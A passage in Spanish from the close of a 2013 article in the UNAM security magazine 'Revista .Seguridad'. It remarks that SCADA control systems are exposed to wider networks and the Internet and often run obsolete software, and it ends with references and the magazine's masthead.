Por último, en los tiempos que corren, las organizaciones se encuentran abocadas a centralizar las gestiones de los sistemas de control e interconectarlos con los sistemas administrativos, perdiéndose de vista la localización y control directo de los operadores contra los sistemas SCADA y exponiéndolos a múltiples redes, incluso en ocasiones, a comunicaciones a través de Internet.

Así las cosas, es natural encontrarse sistemas operativos obsoletos, aplicaciones débilmente implementadas y en los hechos encontrarnos frente a una excelente práctica operativa (es decir ¡concluir que nada mejor se puede hacer!). Es la realidad de construir con desarrollos concebidos para el mundo TIC, aplicaciones para el mundo RCI.

1D.J. Kang, Proposal strategies of key management for data encryption in SCADA network of electric power systems.
2SGSI para organizaciones complejas, Eduardo Carozo, ISACA
3Modbus, Modbus Application Protocol Specification V1.1b, 2006

DGTIC

DIRECCIÓN GENERAL DE CÓMPUTO Y DE
TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN

Revista .Seguridad Cultura de prevención para TI
No.18 / mayo-junio 2013 ISSN: 1251478, 1251477